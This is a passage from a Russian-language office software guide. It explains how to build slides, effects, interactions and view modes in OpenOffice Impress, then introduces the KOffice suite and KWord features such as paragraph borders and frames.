


Рис. 5.15. Автопилот создания презентации

топилота гораздо удобнее. Вы также можете отключить запуск Автопилота, установив соответствующий режим.

Затем программа предложит вам выбрать авторазметку для первого слайда. Вот от этой возможности отказываться не стоит. Выберите один из двадцати вариантов авторазметки (рис. 5.16) и нажмите кнопку ОК. Я рекомендую вам выбрать пятый вариант для первого слайда. Нам нужен только заголовок, а все графические элементы мы расположим сами, без помощи программы. Вместо имени Слайд1 можно придумать более информативное имя, например, Меню.

Поздравляю! Вы только что создали свой первый слайд. Обратите внимание, что в нижней части окна появился ярлычок с надписью Слайд1 (или именем слайда, если вы изменили его имя). Когда вы создадите второй слайд, его имя также будет отображено на таком же ярлычке.




Рис. 5.16. Выберите один из двадцати вариантов авторазметки

Для перехода от одного слайда к другому вы можете воспользоваться мышью или клавишами «Page Up» и «Page Down». Нажав клавишу «Page Up», вы перейдете к предыдущему слайду, а нажав «Page Down» — к следующему. Клавиши «Home» и «End» перенесут вас к первому и последнему слайду соответственно.

Выполните команду меню **Формат** → **Страница**. Откроется окно **Параметры страницы** (см. рис. 5.17), перейдите на закладку **Фон** и установите нужный вам тип фона. Вы можете установить заполнение цветом, графическим файлом или установить градиентное заполнение.

После нажатия кнопки ОК программа спросит вас, хотите ли вы применить параметры для всех страниц. Если вы нажмете кнопку «Да», указанные параметры будут применены для всех созданных и новых слайдов.

На вкладке **Страница** окна **Параметры страницы** вы можете указать размеры слайдов. Лучше это сделать сейчас, когда презентация еще не создана. В противном случае вам придется заново располагать различные элементы




Рис. 5.17. Окно «Параметры страницы». Изменение фона слайда

слайда при изменении его размера. Конечно, если вы не планируете распечатывать презентацию на принтере, параметры на вкладке Страница не являются для вас критичными.

Теперь перейдем к непосредственному оформлению слайдов. После создания нового слайда вы видите надпись «Добавить заголовок щелчком мыши» (см. рис. 5.18). Если вы щелкнете на этой надписи, она исчезнет и вы сможете ввести заголовок.




Рис. 5.18. Созданный слайд

В слайд можно добавить различные элементы:

- Текстовые поля.
- Графические примитивы (прямоугольник, эллипс, кривая, прямая, стрелки, 3D-объекты).
- Рисунки, кадры, файлы.
- Объекты OLE.
- Диаграммы.
- Рабочие листы.
- Гиперссылки.

Обратите внимание на рис. 5.18: на панели инструментов (слева) расположены кнопки, с помощью которых можно вставить в слайд текстовые поля и графические примитивы, а также повернуть объект, изменить размер и расположение объекта.

Подробно останавливаться на вставке тех или иных объектов в слайд я не вижу смысла — вставка объектов производится аналогично вставке объектов в документы Writer и рабочие книги OO Calc. Вы можете вставить в слайд уже готовую презентацию или рабочий лист, чтобы не вводить нужные вам данные заново.

5.4.2. Специальные эффекты появления объектов

Параметр **Эффект** определяет, с каким эффектом объект будет появляться на слайде, то есть как он будет появляться.

Предположим, что вы хотите, чтобы эллипс с названием вашего проекта появлялся с наплывом слева или справа. Нет ничего проще. Сейчас проделаем небольшое упражнение. Нам понадобятся два объекта — графический примитив и трехмерный объект. Если вы удалили их, поместите их на слайд заново.

Выделите графический примитив и нажмите кнопку **Эффект** на панели инструментов (см. рис. 5.19).

Выберите группу эффектов и нужный вам эффект. Вам доступны следующие группы:

- Наплыв;
- Проникновение;
- Проникновение из рамки объекта;
- Растягивание;
- Заслонять;
- Раскрыть/Заккрыть;
- Волнистая линия;
- Спираль;



Рис. 5.19. Окно «Эффект»

- Прочие;
- Избранное.

Я рекомендую выбрать группу **Прочие**, а эффект — **Растворение**. В нижней части окна **Эффект** вы можете установить скорость появления объекта — **Медленно**, **Нормально** или **Быстро**.

Если ваш объект содержит текст и вы хотите установить эффект появления для текста, нажмите кнопку **Эффекты текста**, которая находится в верхней части окна **Эффекты**. Вам станут доступны те же эффекты, что и для объектов.

Рядом с кнопкой **Эффекты текста** расположена кнопка **Дополнительно**, нажав которую вы сможете редактировать дополнительные параметры эффекта, например, звук, но пока ничего не изменяйте.

Для того, чтобы изменения вступили в силу, нажмите кнопку с изображением зеленой галочки. Эффект вы применили что называется «вслепую» — вы же его не видели. Рядом с кнопкой сохранения изменений находится кнопка предварительного просмотра. Нажмите ее для просмотра эффекта — точно так же объект будет показан при презентации. Для просмотра нового эффекта выберите нужный вам эффект и нажмите кнопку сохранения изменений, окно предварительного просмотра автоматически обновится.




Рис. 5.20. Порядок появления объектов

Теперь установите эффект **Заслонять наружу** из группы **Избранное** для трехмерного объекта.

Вы можете управлять не только эффектами появления объектов, но и самим процессом появления, то есть установить порядок, в котором будут появляться объекты. Нажмите на кнопку **Порядок** окна **Эффекты** и установите нужный вам порядок появления (см. рис. 5.20).

Из рис. 5.20 видно, что первым должен появиться трехмерный объект, затем эллипс, а потом уж текст заголовка и рисунок. Чтобы сделать эллипс лидером, просто перетащите *Объект 2* и поместите его над *3D-объектом*.

5.4.3. Специальные эффекты появления слайдов

Кроме эффекта появления отдельного объекта, вы можете установить эффект появления для всего слайда. Выберите команду меню **Демонстрация** → **Переход слайда** и в появившемся окне выберите нужный вам эффект. Вы можете установить разные эффекты для разных слайдов. Более подробно это окно будет рассмотрено в п. 5.4.5 «Показ презентации».

5.4.4. Задание реакции на действия пользователя

Параметр **Интеракция** определяет действие, которое будет выполнено при щелчке на объекте во время показа слайдов. Это действие может быть выполнено и в режиме редактирования — для этого дважды щелкните на объекте.

Вернемся к нашей презентации. Помните, мы хотели реализовать меню: при нажатии на определенный объект будет выполнен переход к какому-то слайду? Все это можно реализовать с помощью интеракции.

Выделите объект и нажмите кнопку **Интеракция** на панели инструментов (см. рис. 5.21).




Рис. 5.21. Окно «Интеракция»

Выберите из списка одно из действий:

- Перейти к предыдущему слайду.
- Перейти к следующему слайду.
- Перейти к первому слайду.
- Перейти к последнему слайду.
- Перейти к странице или объекту.
- Перейти к документу.
- Сделать объект невидимым.
- Воспроизвести звук.
- Спрятать объект.
- Выполнить программу.
- Выполнить макрос.
- Закончить презентацию.

Первые четыре действия не вызывают для нас особого интереса, а вот пятое действие позволяет нам реализовать задуманную ранее схему презентации. Выберите действие **Перейти к странице или объекту** и укажите слайд, к которому нужно перейти по щелчку мыши.

Действия **Сделать объект невидимым** и **Спрятать объект** отличаются. В первом случае объект просто скрывается, а во втором все это происходит эффектно и красиво, причем с музыкой.

5.4.5. Показ презентации. Режимы просмотра презентации

Программа OO Impress позволяет просматривать слайды в нескольких режимах. Такой подход позволяет лучше подготовиться к показу слайдов. Вам доступны следующие режимы:

- Режим рисования.
- Режим структуры.
- Режим слайдов.
- Режим примечаний.
- Режим тезисов.
- Живой режим.

Выбрать нужный вам режим можно с помощью подменю **Рабочий режим** меню **Вид**. Тот режим, в котором вы работали, называется режимом рисования (используется по умолчанию). **Живой режим** — это непосредственно сама демонстрация слайдов, поэтому вы не можете выбрать этот режим с помощью меню **Рабочий режим**. Для показа демонстрации нужно использовать меню **Демонстрация**.

В режиме слайдов вы можете просмотреть сразу все слайды (см. рис. 5.22).

Режим структуры позволяет просмотреть структуру презентации — названия разделов (слайдов) и названия элементов структуры.

В режиме структуры в окне **Просмотр** вы увидите весь слайд.

Режим **примечаний** предназначен для добавления примечаний к тому или иному слайду. Смело добавляйте примечания: никто, кроме вас, их не увидит. К тому же, если вы будете распечатывать слайды на бумаге, чтобы распространить слайды среди аудитории, примечания позволяют добавить информацию, которая не поместилась на слайде. Например, в нашем случае (презентация новых автомобилей) слайды могут содержать только одни фотографии, а в примечаниях будут указаны технические характеристики. При печати таких презентаций не забудьте включить режим печати примечаний.

Для начала показа презентации выполните команду **Демонстрация** → **Демонстрация** и начните выступление.




Рис. 5.22. Режим слайдов

5.5. Редактор Open Draw

Open Draw представляет собой редактор векторной графики. Если вы когда-нибудь работали с программой Corel Draw, вы должны знать хотя бы что-то о векторной графике. Программа Open Draw очень похожа на программу Corel Draw, обладает многими похожими функциями. На мой взгляд, наиболее часто используемым редактором векторной графики является Kontour и именно ему будет уделено внимание в этой книге. Что касается Open Draw, то если вам уж очень хочется его освоить — сделайте это самостоятельно (не так уж и трудно) или поищите дополнительную информацию в Интернете. Редактор Kontour рассмотрен в п. 6.4 данной книги.

Офисный пакет К Office

Как и Open Office, пакет К Office является бесплатно распространяемым программным продуктом. Если быть более точным, то пакет К Office распространяется на условиях лицензии GPL2 (General Public License, Version 2). Согласно этой лицензии, вы имеете право на использование и распространение любой программы, которая распространяется по лицензии GPL. Вы также можете загружать, распространять и даже модифицировать исходный код программы (!). Более подробно о правах, предоставляемых лицензией, вы можете узнать, прочитав весь текст лицензии (она находится в файле GPL.txt на вашем компьютере).

В состав пакета входят программы:

- программа **К Word**, как можно сразу догадаться, исходя из названия, является попыткой создать аналог программы MS Word, то есть выполняет функции текстового процессора;
- программа **К Spread** является программой электронных таблиц. Программа имеет большое количество функций, причем обладает довольно оригинальными функциями, которые вы не найдете ни в OO Calc, ни в MS Excel;
- программы **К Chart** и **К Formula** предназначены для построения диаграмм и создания математических формул соответственно;
- программа **К Presenter** является довольно мощной программой для создания презентаций;
- программа **Kontour** — это редактор векторной графики.

Начиная с версии 1.2 вместо векторного редактора Kontour в состав пакета входит программа такого же назначения Karbon14. В последней версии 1.4 добавились редактор растровой графики Krita и СУБД Kexi. Напоминаю, что мы здесь рассматриваем классическую версию пакета 1.1.1.

6.1. Текстовый процессор K Word

6.1.1. Общие сведения

Текстовый процессор K Word (см. рис. 6.1), кроме обыкновенного редактирования и форматирования текста, еще умеет:

- работать с рисунками;
- вставлять таблицы;
- создавать врезки, содержащие текст, презентации, формулы, электронные таблицы, рисунки;
- выполнять множество операций по преобразованию текста: от копирования в буфер обмена до проверки правописания;
- работать с колонтитулами;
- показывать окно предварительного просмотра перед печатью;
- и многое другое...

Как видите, функций вполне достаточно для офисного применения программы: все, что есть, вы будете использовать.



Примечание:

На рис. 6.1 изображен текстовый процессор K Word, запущенный отдельно — без рабочего пространства. Чтобы не загромождать рисунки ненужной информацией, в этой главе и во всех последующих вы будете видеть изображения отдельно запущенных программ — от этого суть не изменится. Вы же можете запускать программы как в составе K Office Shell, так и отдельно.




Рис. 6.1. Программа K Word

6.1.2. Особенности использования

K Word является стандартным несложным редактором, использующим стандартные технологии ввода, обработки и форматирования текста. Поэтому такие операции, как создание и сохранение документа, копирование и перемещение текстовых фрагментов, использование стилей и шаблонов, элементарные приемы форматирования текста и т. п. здесь рассматриваться не будут. Если что-то из перечисленного вам непонятно — обратитесь к описанию OO Writer (или другого текстового редактора), поскольку эти моменты практически идентичны во всех редакторах. Мы же сразу перейдем к изучению особенностей и нововведениям, присущим именно K Word.

Рамка вокруг абзаца

При форматировании абзаца (команда **Формат** → **Абзац**) помимо стандартных характеристик абзаца в окне свойств становится доступной вкладка **Рамка** (рис. 6.2), с помощью которой абзац можно поместить в рамку.

Установите ширину рамки, ее цвет и стиль (сплошная линия или несколько вариантов пунктирной). Нажимая кнопки установки границ (верхней, нижней, левой и правой), можно создать свою рамку для абзаца. Для применения параметров нажмите кнопку **ОК**.




Рис. 6.2. Вкладка «Рамка»

Вставка объектов. Врезки

Отдельного внимания заслуживает вставка объектов (рисунков, диаграмм, презентаций, электронных таблиц и пр.) в текстовые документы К Word. Делается это с помощью так называемых врезок. Врезка может содержать обыкновенный текст. В этом случае она называется текстовой врезкой.

Самое главное во врезке — это ее расположение относительно текста документа. Текст может обтекать врезку со всех сторон (это значение используется по умолчанию) или же вообще никак не обтекать врезку. Существует еще один вариант совместного расположения врезки и текста — текст будет находиться под врезкой. В этом случае врезка будет собой закрывать часть текста.

В качестве врезок используются врезки с рисунками. Текст полностью обтекает врезку слева, врезка справа закрывает часть текста, а самую нижнюю врезку текст вообще не обтекает.

Теперь немного практики. Попробуем самостоятельно вставить в документ врезку с рисунком и расположить ее относительно текста.

Выполните команду меню **Вставить** → **Рисунок** или просто нажмите «F3». В окне **Вставить рисунок** нажмите кнопку **Выбор рисунка** и выберите какой-нибудь рисунок (см. рис. 6.3).

Параметр **Вставить рисунок в текст** вставит рисунок в текущую позицию в тексте как символ. Второй параметр, я думаю, в комментариях не нуждается. После выбора рисунка кнопка **OK** становится доступной. Нажмите ее для вставки рисунка.

Когда указатель мыши примет вид крестика, переместите его в нужное место в документе, и дважды щелкните для вставки рисунка. Рисунок будет вставлен в оригинальном размере.




Рис. 6.3. Окно «Выбор рисунка»

Вы можете, не отпуская левой кнопки мыши, переместить указатель мыши вниз. Появится прямоугольник, определяющий размеры врезки. Тем самым вы определите размеры рисунка (врезки) — увеличить по сравнению с оригинальными или уменьшить.

По умолчанию будет использован тип расположения врезки **обтекание со всех сторон**. Чтобы изменить расположение врезки, щелкните правой кнопкой мыши на врезке и выберите команду **Врезка/Набор врезок**.

На вкладке **Обтекание текстом** (рис. 6.4) можно выбрать два других варианта совместного расположения текста и врезки.

Вкладка **Параметры** позволяет установить параметры врезки. На этой вкладке можно установить уже знакомый нам параметр **Сохранять пропорции изображения**.

На вкладке **Размер и положение** можно установить размеры врезки, а также определить, будет ли врезка являться элементом текста (параметр **Вставить рисунок в текст**). Если вы установите этот параметр, вы уже не сможете изменить размеры врезки.

Размеры врезки можно изменить и по-другому — с помощью мыши. Выделите объект (один раз щелкните на нем) и ухватитесь за угловой фиксирующий квадратик. Затем, когда указатель мыши примет форму двунаправленной стрелки, потяните его вниз по диагонали к нижнему правому углу окна для увеличения размера врезки или вверх по диагонали (к верхнему левому углу) для уменьшения размера.




Рис. 6.4. Параметры врезки — обтекание текстом

Для удаления врезки нажмите клавишу «Delete» или щелкните правой кнопкой мыши на врезке и в контекстном меню выберите команду Удалить врезку.

Вставить текстовую врезку можно, нажав «F2» или выполнив команду Вставка → Текстовая врезка. Когда указатель мыши примет вид крестика, вы сможете установить размеры врезки (как в случае с рисунком). Как только вы отпустите левую кнопку, появится окно Привязка к врезке (рис. 6.5).




Рис. 6.5. Привязка к врезке

В этом окне вы можете выбрать один из вариантов привязки:

1. Новая врезка будет основной для нового набора врезок.
2. Врезка будет входить в какой-нибудь уже существующий набор врезок.

При создании новой врезки вам доступен только первый вариант привязки. Если вы хотите добавить врезку в набор врезок, вам нужно выбрать один из существующих наборов.

Для добавления или редактирования текста врезки достаточно один раз щелкнуть на врезке. Текст врезки, как и текст документа, может содержать форматирование и даже другие врезки! Например, в текстовую врезку вы можете вставить рисунок.

Поведение врезок зависит от их параметров. Щелкните на врезке правой кнопкой мыши и выберите команду Врезка/Набор врезок. Появится окно (рис. 6.5), в котором перейдите на закладку Параметры. Здесь вы можете установить поведение врезки, если текст не умещается в ней.

При этом доступны следующие варианты:

1. Создать новую страницу.
2. Изменить размер врезки.
3. Не показывать не помещающийся текст.

В первом случае, если текст слишком длинный, будет создана новая врезка. Стоп! Почему написано «создать новую страницу», а не «врезку»? Да потому что вся страница документа — это врезка! Вот почему допускается вложенность врезок одна в одну. Щелкните на границе страницы правой кнопкой, и вы увидите команду Врезка/Набор врезок. Можно сказать, что все страницы принадлежат глобальному набору врезок — документу, хотя это довольно грубое сравнение.

Вставка специальных символов

Вы можете вставить специальный символ, который невозможно ввести обычным образом. Для этого выполните команду Вставить → Специальный символ

Вставка разрывов

Для начала новой страницы нажмите комбинацию клавиш Ctrl + Enter — вы вставите в документ разрыв страницы.

Вставка формул. Редактор K Formula

Для того, чтобы вставить врезку с формулой, нажмите «F4». Врезка с формулой будет автоматически привязана к тексту (параметр Вставить в текст). Для вызова редактора формул дважды щелкните на врезке с формулой.

